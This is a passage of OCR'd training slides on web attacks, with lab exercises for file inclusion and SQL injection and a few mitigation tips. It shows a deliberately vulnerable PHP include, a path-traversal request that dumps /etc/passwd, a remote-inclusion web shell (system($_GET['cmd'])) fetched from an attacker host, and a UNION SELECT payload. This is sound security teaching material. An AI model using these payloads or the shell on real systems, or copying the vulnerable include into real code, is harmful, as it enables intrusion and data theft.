$color=$_GET['COLOR’];  //Set the variable as $color=http://test.com/bad.php?
include($color.’.php‘);     //include(“http://test.com/bad.php?”.’.php’);
?>
```

    - Finally, http://test.com/bad.php?.php is included and in this value, the .php is ignored because it's an //unused part of the variable and the full form http://test.com/bad.php is inserted.

File inclusion (remote/local)

- Input value substitution
  - Replace characters such as ../ with other characters if passed
- Character filtering PHP
  - str_replace(“.”””,$path);
  - str_replace(“/”””,$filename);
- Filter security-critical directories

/etc/passwd	/etc/shadow	/etc/security/environ
/etc/group	/etc/security/group	/etc/security/limits
/etc/security/passwd	/etc/security/user	/usr/lib/security/mkuser.default

- Modify PHP configuration file (php.ini) to prevent opening remote location files
  - allow_url_fopen = OFF
  - allow_url_include = OFF
- Do not print include()-related errors (php.ini)
  - display_errors = OFF

03

Lab

- Bypassing basic LFI restrictions
- LFI to remote code execution
- SQL-injection and SQLi to RCE
- XSS and bypass authentication
- File upload

Bypassing basic LFI restrictions

- PHP code used in the lab exercise (Practice.html)

```
<!DOCTYPE html>
<html>
<head>
   <title>ATTACK TEST</title>
</head>
<body>
<h1>Attack Test</h1>
   <form action='query.php' method='GET'>
      <select name="file">
         <option value="XSS">XSS</option>
         <option value="XSS">TEST</option>
         <option value="XSS">SAME</option>
      </select><br>
      <input type="text" name="query">
      <input type="submit" value="OK">
      <br>
   </form>
</body>
</html>
```

Bypassing basic LFI restrictions


- PHP code used in the lab exercise (query.php)

```
<!DOCTYPE html>
<html>
<head>
   <title>ATTACK TEST</title>
</head>
<body>
<h1>Attack Test</h1>
   <form action='query.php' method='GET'>
      <select name="file">
         <option value="XSS">XSS</option>
         <option value="XSS">TEST</option>
         <option value="XSS">SAME</option>
      </select><br>
      <input type="text" name="query">
      <input type="submit" value="OK">
      <br>
      <a href="Practice.html">Clear</a>
      <br><hr>
   </form>
</body>
</html>
```

```
<?php
   $drop = $_GET['file'];
   $text = $_GET['query'];
   include($drop);
   echo "<h3>RESULT: $drop / $text!!!</h3>";
?>
```


Bypassing basic LFI restrictions

Executing malicious scripts with LFI



Bypassing basic LFI restrictions

Executing malicious scripts with LFI



Bypassing basic LFI restrictions

Executing malicious scripts with LFI

- See the /etc/passwd result at the bottom of the response.

Response

Pretty Raw Hex Render

```
7  Content-Type: text/html; charset=UTF-8
8
9  <!DOCTYPE html>
10 <html>
11   <head>
12     <title>
         ATTACK TEST
       </title>
13   </head>
14   <body>
15     <h1>
         Attack Test
       </h1>
16     <form action='query.php' method='GET'>
17       <select name="file">
18         <option value="XSS">
             XSS
           </option>
19         <option value="XSS">
             TEST
           </option>
20         <option value="XSS">
             SAME
           </option>
21       </select>
         <br>
22       <input type="text" name="query">
23       <input type="submit" value="OK">
24       <br>
25       <a href="Practice.html">
           Clear
         </a>
26       <br>
         <hr>
27     </form>
28   </body>
29 </html>
```

```
31 root:x:0:0:root:/root:/bin/bash
32 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
33 bin:x:2:2:bin:/bin:/usr/sbin/nologin
34 sys:x:3:3:sys:/dev:/usr/sbin/nologin
35 sync:x:4:65534:sync:/bin:/bin/sync
36 games:x:5:60:games:/usr/games:/usr/sbin/nologin
37 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
38 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
39 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
40 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
41 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
42 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
43 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
44 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
45 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
46 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
47 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
48 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
49 systemd-network:x:100:102:systemd Network
   Management,,,:/run/systemd/netif:/usr/sbin/nologin
50 systemd-resolve:x:101:103:systemd
   Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
51 syslog:x:102:106::/home/syslog:/usr/sbin/nologin
52 messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
53 _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
54 lxd:x:105:65534::/var/lib/lxd/:/bin/false
55 uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
56 dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
57 landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
58 pollinate:x:109:1::/var/cache/pollinate:/bin/false
59 kisec:x:1000:1000:kisec:/home/kisec:/bin/bash
60 sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
61 mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
62 <h3>
     RESULT: ../../../../../../../../../../etc/passwd / test!!!
   </h3>
```

LFI to remote code execution

Run code from a remote location

- PHP code used in the lab exercise (victim server/Practice.html)

```
<!DOCTYPE html>
<html>
<head>
   <title>ATTACK TEST</title>
</head>
<body>
<h1>Attack Test</h1>
   <form action='query.php' method='GET'>
      <select name="file">
         <option value="XSS">XSS</option>
         <option value="XSS">TEST</option>
         <option value="XSS">SAME</option>
      </select><br>
      <input type="text" name="query">
      <input type="submit" value="OK">
      <br>
   </form>
</body>
</html>
```

LFI to remote code execution

Run code from a remote location

- PHP code used in the lab exercise (victim serverquery.php)

```
<!DOCTYPE html>
<html>
<head>
   <title>ATTACK TEST</title>
</head>
<body>
<h1>Attack Test</h1>
   <form action='query.php' method='GET'>
      <select name="file">
         <option value="XSS">XSS</option>
         <option value="XSS">TEST</option>
         <option value="XSS">SAME</option>
      </select><br>
      <input type="text" name="query">
      <input type="submit" value="OK">
      <br>
      <a href="Practice.html">Clear</a>
      <br><hr>
   </form>
</body>
</html>
```


```
<?php
   $drop = $_GET['file'];
   $text = $_GET['query'];
   include($drop);
   echo "<h3>RESULT: $drop / $text!!!</h3>";
?>
```

- PHP code used in the lab exercise (attacker server/shell.php)

```
<?php
      echo '<?php system($_GET["cmd"]);?>';
?>
```


LFI to remote code execution

Run code from a remote location



LFI to remote code execution

Run code from a remote location



LFI to remote code execution

Run code from a remote location

```
          </option>
21      </select>
        <br>
22      <input type="text" name="query">
23      <input type="submit" value="OK">
24      <br>
25      <a href="Practice.html">
          Clear
        </a>
26      <br>
        <hr>
27    </form>
28  </body>
29 </html>
30
```


The result of executing the commands appears in the query if the attack is successful.

```
31 Practice.html
32 index.html
33 phpinfo.php
34 query.php
35 <h3>
     RESULT: http://192.168.0.140/shell.php / ls!!!
   </h3>
```

SQL-injection and SQLi to RCE

UNION SQL injection refers to a SQL injection attack that uses the UNION operator to request two or more queries to obtain a result. The attacker uses this operator to insert an additional query into the original request to obtain information. However, the attack requires that the number of columns and data types be the same.


- Lab exercise 1 for bypassing UNION SQL injection
  - Page
    - findNewaddr.asp
  - Attack syntax
    - UNION SELECT '1','2','3','4', table_name from information_schema.tables --



SQL-injection and SQLi to RCE

UNION SQL injection refers to a SQL injection attack that uses the UNION operator to request two or more queries to obtain a result. The attacker uses this operator to insert an additional query into the original request to obtain information. However, the attack requires that the number of columns and data types be the same.


- Lab exercise 2 for bypassing UNION SQL injection
  - Page
